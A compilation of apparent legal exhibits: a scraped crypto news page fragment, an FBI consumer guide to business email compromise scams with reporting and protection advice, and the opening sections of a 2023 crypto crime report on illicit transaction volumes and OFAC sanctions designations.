## Subscribe to our Crypto Biz newsletter

Email Address

**Subscribe**

By subscribing, you agree to our  
Terms of Services and Privacy Policy

#Blockchain #Cryptocurrencies #Business #Gemini #Hacks

 Add reaction


### RELATED NEWS



An overview of fake product detection using blockchain technology



Here's how blockchain and AI combine to redefine data security



2023 is a 'buidl' year for crypto gaming



IRA Financial Trust to sue Gemini over \$36M crypto assets exploit back in February



North Korean hacking activity ceases after regulators implement KYC: Report



**Exhibit D**

## Business Email Compromise

Business email compromise (BEC)—also known as email account compromise (EAC)—is one of the most financially damaging online crimes. It exploits the fact that so many of us rely on email to conduct business—both personal and professional.

In a BEC scam, criminals send an email message that appears to come from a known source making a legitimate request, like in these examples:

- A vendor your company regularly deals with sends an invoice with an updated mailing address.
- A company CEO asks her assistant to purchase dozens of gift cards to send out as employee rewards. She asks for the serial numbers so she can email them out right away.
- A homebuyer receives a message from his title company with instructions on how to wire his down payment.

Versions of these scenarios happened to real victims. All the messages were fake. And in each case, thousands—or even hundreds of thousands—of dollars were sent to criminals instead.


### Contents

[Overview](#)  
[How BEC Works](#)  
[How to Report](#)  
[How to Protect Yourself](#)  
[Resources](#)

## How Criminals Carry Out BEC Scams

### A scammer might:

- **Spoof an email account or website.** Slight variations on legitimate addresses (john.kelly@examplecompany.com vs. john.kelley@examplecompany.com) fool victims into thinking fake accounts are authentic.
- **Send spearphishing emails.** These messages look like they're from a trusted sender to trick victims into revealing confidential information. That information lets criminals access company accounts, calendars, and data that gives them the details they need to carry out the BEC schemes.
- **Use malware.** Malicious software can infiltrate company networks and gain access to legitimate email threads about billing and invoices. That information is used to time requests or send messages so accountants or financial officers don't question payment requests. Malware also lets criminals gain undetected access to a victim's data, including passwords and financial account information.



## How to Report

If you or your company fall victim to a BEC scam, it's important to act quickly:

- Contact your financial institution immediately and request that they contact the financial institution where the transfer was sent.
- Next, contact your local FBI field office to report the crime.
- Also file a complaint with the FBI's Internet Crime Complaint Center (IC3).

## How to Protect Yourself

- Be careful with what information you share online or on social media. By openly sharing things like pet names, schools you attended, links to family members, and your birthday, you can give a scammer all the information they need to guess your password or answer your security questions.
- Don't click on anything in an unsolicited email or text message asking you to update or verify account information. Look up the company's phone number on your own (don't use the one a potential scammer is providing), and call the company to ask if the request is legitimate.
- Carefully examine the email address, URL, and spelling used in any correspondence. Scammers use slight differences to trick your eye and gain your trust.
- Be careful what you download. Never open an email attachment from someone you don't know, and be wary of email attachments forwarded to you.
- Set up two-factor (or multi-factor) authentication on any account that allows it, and never disable it.
- Verify payment and purchase requests in person if possible or by calling the person to make sure it is legitimate. You should verify any change in account number or payment procedures with the person making the request.
- Be especially wary if the requestor is pressing you to act quickly.

## Resources

### Public Service Announcements from IC3

#### 02.16.2022 Business E-mail Compromise: Virtual Meeting Platforms

Between 2019 and 2021, the FBI IC3 has received an increase of BEC complaints involving the use of virtual meeting platforms.

#### 04.06.2020 Cyber Criminals Conduct Business Email Compromise Through Exploitation of Cloud-Based Email Services, Costing U.S. Businesses More Than \$2 Billion

Cyber criminals are targeting organizations that use popular cloud-based email services to conduct BEC scams.

#### 09.10.2019 Business Email Compromise: The \$26 Billion Scam

Business email compromise/email account compromise is a sophisticated scam that targets both businesses and individuals who perform legitimate transfer-of-funds requests.

### FBI Report

- FBI 2022 Congressional Report on BEC and Real Estate Wire Fraud

**Exhibit E**



FEBRUARY 2023

# The 2023 Crypto Crime Report


Everything you need to know about cryptocurrency-based crime



# Table of Contents

Introduction	3
Sanctions	9
Ransomware	26
Money Laundering	41
Stolen Funds	55
Oracle Manipulation Attacks	65
Darknet Markets	70
Scams	85
Pump and Dump Tokens	104

# Introduction



# 2023 Crypto Crime Trends: Illicit Cryptocurrency Volumes Reach All-Time Highs Amid Surge in Sanctions Designations and Hacking

Every year, we publish our estimates of illicit cryptocurrency activity to demonstrate the power of blockchains' transparency – these kinds of estimates aren't possible in traditional finance – and to teach investigators and compliance professionals about the latest trends in cryptocurrency-related crime that they need to know about. What could those estimates look like in a year like 2022? Last year was one of the most tumultuous in cryptocurrency history, with several large firms imploding, including Celsius, Three Arrows Capital, FTX, and others – some amid allegations of fraud.


Those allegations make this year's Crypto Crime Report a bit tricky, as some feel that those businesses should be treated as criminal enterprises. Ultimately though, we don't include their transaction volumes in our measures of illicit activity because our estimates are based solely on on-chain intelligence – we don't account for instances where, for example, off-chain bookkeeping may have been fraudulent. Plus, the bankruptcy and criminal cases associated with these collapses are still ongoing, so for the time being, we'll leave questions of criminality to the legal system.

The events of this year have made clear that although blockchains are inherently transparent, the industry has room for improvement in this respect. There are opportunities to connect off-chain data on liabilities with on-chain data to provide better visibility, and transparency of DeFi, where all transactions are on-chain, is a standard that all crypto services should strive to achieve. As more and more value is transferred to the blockchain, all potential risks will become transparent, and we will have more complete visibility.

For now though, we'll continue to focus on illicit activity that can be measured on-chain. Let's look at how the market tumult of 2022 affected cryptocurrency-based crime.



### Total cryptocurrency value received by illicit addresses, 2017 - 2022




See endnote [1] for notes on this chart.

Despite the market downturn, illicit transaction volume rose for the second consecutive year, hitting an all-time high of \$20.6 billion. We have to stress that this is a lower bound estimate – our measure of illicit transaction volume is sure to grow over time as we identify new addresses associated with illicit activity, and we have to keep in mind that this figure doesn't capture proceeds from non-crypto native crime (e.g. conventional drug trafficking involving cryptocurrency as a mode of payment). For example, last year we published that we found \$14 billion in illicit activity in 2021 – we've now raised that figure to \$18 billion, mostly due to the discovery of new crypto scams.

It's also worth keeping in mind that 43% of 2022's illicit transaction volume came from activity associated with sanctioned entities, in a year when OFAC launched some of its most [ambitious and difficult-to-enforce crypto sanctions](#) yet. Crypto exchange Garantex, which accounted for the majority of sanctions-related transaction volume last year, is a great example. OFAC sanctioned Garantex in April 2022, but as a Russia-based business, the exchange has been able to continue operating with impunity. Transactions associated with Garantex or any other sanctioned crypto service represent, at the very least, substantial compliance risk for businesses that are subject to U.S. jurisdiction, including fines and potential criminal charges.


### YoY percent change in value received by crime type, 2019–2022



Note: Sanctions-related transaction volume rose 152,844% from 2021 to 2022 – we do not include that on the graph above due to the scale issues it would create.

Transaction volumes fell across all of the other, more conventional categories of cryptocurrency-related crime, with the exception of stolen funds, which rose 7% year-over-year. The market downturn may be one reason for this. We've found in the past that crypto scams, for instance, take in [less revenue during bear markets](#), likely because users are more pessimistic and less likely to believe a scam's promises of high returns at times when asset prices are declining. In general, less money in crypto overall tends to correlate with less money associated with crypto crime.

Overall, the share of all cryptocurrency activity associated with illicit activity has risen for the first time since 2019, from 0.12% in 2021 to 0.24% in 2022. [2]



This shouldn't come as a huge surprise. As one might expect, total transaction volume fell with the onset of the bear market, and as we showed above, illicit transaction volume grew slightly. In fact, we first [spotted this trend](#) back in August, when we noted that legitimate transaction volumes were declining faster than illicit volumes.

Overall, illicit activity in cryptocurrency remains a small share of total volume at less than 1%. It's also worth keeping in mind that despite this year's jump, crime as a share of all crypto activity is still trending downwards. Keep reading, and we'll dig into the details of the criminal activity behind that 0.24%, as well as what our on-chain analysis reveals about the market failures of the last year.


## Endnotes:

[1] Notes on our illicit transaction volume chart:

- These are lower bound estimates that will likely rise over time as additional illicit activity is discovered.
- This does not include off-chain criminal activity where proceeds may have been moved into crypto for laundering, though that activity can still be traced.
- This does not include volumes associated with centralized services that collapsed in 2022, some of which are facing charges of fraud, given lack of off-chain insights.
- Funds received by sanctioned entity Garantex accounts for much of 2022's illicit volume. While most of that activity is likely Russian users using a Russian exchange, most compliance professionals treat this as illicit activity.

[2] For those keeping a close eye on our annual analyses, you may be surprised to find that our estimate for the illicit share of all cryptocurrency transaction volume for 2021 actually decreased from the number we published in last year's report – 0.15% to 0.12%. Don't these estimates usually increase over time, as mentioned above? In this case, our denominator – total volume analyzed – increased as we added mature support for additional blockchains.

# Sanctions




# How 2022's Biggest Cryptocurrency Sanctions Designations Affected Crypto Crime

Agencies like the Office of Foreign Assets Control (OFAC) of the U.S. Department of the Treasury and its equivalents in other countries implement sanctions through the targeting of countries, regimes, individuals, and entities that are considered threats to national security and foreign policy. Traditionally, sanctions enforcement relies on the cooperation of mainstream financial institutions, but some bad actors have turned to cryptocurrency to circumvent these third party intermediaries, giving policymakers and sanctioning bodies new challenges with which to grapple. However, cryptocurrency's inherent transparency, along with the willingness of compliant cryptocurrency services – in particular, the many centralized exchanges that function as the link between crypto and fiat – have demonstrated that sanctions enforcement is possible in the crypto world.

In this section, we'll look at how the U.S. government's crypto-related sanctions strategy has evolved over time, examine the types of entities that it has sanctioned so far, and analyze the impact of those sanctions on the entities themselves and the wider crypto crime ecosystem.

## OFAC's cryptocurrency-related sanctions are on the rise since 2021


2018 saw OFAC's first crypto-related sanctions, when it [designated two Iranian nationals](#) associated with the SamSam ransomware strain and included Bitcoin addresses linked to the individuals as identifiers on their Specially Designated Nationals And Blocked Persons (SDN) List entries. For the next two years, virtually all cryptocurrency addresses included as sanctions identifiers were personal wallet addresses controlled by individuals, with an average of two addresses per crypto-related designation in 2018, four in 2019, and nine in 2020.



That changed starting in 2021 though, when OFAC began to designate entire crypto services as opposed to just individual bad actors — overall, the average number of addresses per sanctioned entity reached 35 by 2022, with some designations containing over 100 cryptocurrency addresses as identifiers. As seen below with the expanding funnel of sanctioning activity, OFAC's efforts have increased across three dimensions, targeting larger entities and services, more diverse service types, and doing so for a wider array of reasons.



## Timeline of OFAC crypto-related sanctions designations, 2018–2022



2022 has seen some of OFAC's biggest cryptocurrency service designations to date. Three in particular are notable not just due to their size, but also in how each highlights unique challenges in enforcing sanctions against different types of crypto entities: darknet market [Hydra](#), decentralized mixer [Tornado Cash](#), and Russia-based cryptocurrency exchange [Garantex](#). But before we get into those, we'll provide an overview of all crypto-related sanctions designations over the last year.

## Sanctioned crypto-linked entities in 2022: Who they are and what they do

Here's the breakdown of the individuals and entities with cryptocurrency nexuses sanctioned in the U.S. in 2022, along with the reason OFAC sanctioned them.

Name	Reason for sanction
Lazarus Group	Hacking and crypto theft on behalf of North Korean government
Ahmad Khatibi Aghada	Ransomware
Amir Hossein Nikaeen Ravari	Ransomware
Alex Adrianus Martinus Peijnenburg	Drug trafficking
Matthew Simon Grimm	Drug trafficking
Hydra Marketplace	Darknet market and money laundering
Garantex	Money laundering
Blender.io	Money laundering
Tornado Cash	Money laundering
Task Force Rusich	Russian paramilitary group in Ukraine

OFAC sanctioned a relatively even mix of individuals and different types of entities in 2022, citing activity such as cybercrime (including ransomware), drug trafficking, money laundering, and in the [case of Task Force Rusich](#), participation in Russia's invasion of Ukraine. Again, this diversity of entities represents a huge change compared to OFAC's pre-2021 designations, which were all against individuals and, at the blockchain level, comprised of only a relatively small number of personal wallets.

